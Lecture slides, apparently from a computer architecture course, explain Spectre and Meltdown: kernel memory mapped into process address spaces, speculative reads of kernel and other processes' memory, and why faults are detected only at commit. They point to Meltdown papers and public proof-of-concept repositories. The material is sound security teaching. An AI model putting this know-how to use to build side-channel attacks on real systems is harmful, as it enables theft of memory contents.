
# What does it mean?

▶ “we now believe that speculative vulnerabilities on today's hardware **defeat all language-enforced confidentiality with no known comprehensive software mitigations**, as we have discovered that untrusted code can construct a universal read gadget to read all memory in the same address space through side-channels. In the face of this reality, we have **shifted the security model of the Chrome web browser and V8 to process isolation.**”

➡ **Spectre is here to stay: An analysis of side-channels and speculative execution**, Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L. Titzer, Toon Verwaest. <https://arxiv.org/pdf/1902.05178.pdf>

# How bad is this?

- Different browser tabs should obviously not run in the same address space!
- Is that good enough?
- Can I read the operating system's memory?
- Can I read other processes' memory?




# Mapping the kernel into the virtual address space

- ▶ Performance optimisation: map the OS kernel into every process's virtual address space
- ▶ Tagged as supervisor-mode access only
- ▶ When interrupt or system call occurs, no change to address map is needed – just flip supervisor bit

User-mode mapping:

Supervisor-mode mapping:

# Mapping the kernel into the virtual address space



## Consequence:


- ▶ Speculative accesses can be made to addresses in the kernel's memory
- ▶ So Spectre allows access to the OS's secrets!

User-mode mapping:



Supervisor-mode mapping:





# Mapping the kernel into the virtual address space


- In fact it's common for the kernel's virtual address space to include *all* of physical memory
- So we can capture secrets from all the other user processes too!

User-mode mapping:

Page ..


Supervisor-mode mapping:

Page ..




Why is the invalidity of the access to the secret data only detected at commit time?

- Load unit initiates load from L1D cache
- Indexes L1D\$ data and tag
- Looks up virtual page number in DTLB
- If tag matches translation, data is forwarded to CDB
- If tag match fails, initiates L2 access



Why is the invalidity of the access to the secret data only detected at commit time?



☞ Why is the invalidity of the access to the secret data only detected at commit time?

☞ I think the reason is that designers assumed that the microarchitectural state is not observable

☞ “All that matters is the instruction set manual”

☞ So “checking at commit is safe”

# Further reading

## ▶ Meltdown: Reading Kernel Memory from User Space


Moritz Lipp, Michael Schwarz, **Daniel Gruss**, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, Mike Hamburg. **27th USENIX Security Symposium**, Baltimore, MD, USA, August 15-17, 2018

- ▶ <https://meltdownattack.com/> - Linux, Windows, Android, Exynos M1, docker...

## ▶ How to have a Meltdown, Daniel Gruss

- ▶ [https://gruss.cc/files/cryptacus\\_training\\_2018.pdf](https://gruss.cc/files/cryptacus_training_2018.pdf)
- ▶ [https://github.com/IAIK/cache\\_template\\_attacks](https://github.com/IAIK/cache_template_attacks)

## ▶ <https://github.com/IAIK/meltdown>



# Complication – address-space randomisation

➡ Modern operating systems *randomise* the address mapping

➡ Fresh on every boot

➡ User-mode address-space layout randomisation (ASLR) has been common since 2005, to mitigate other attacks

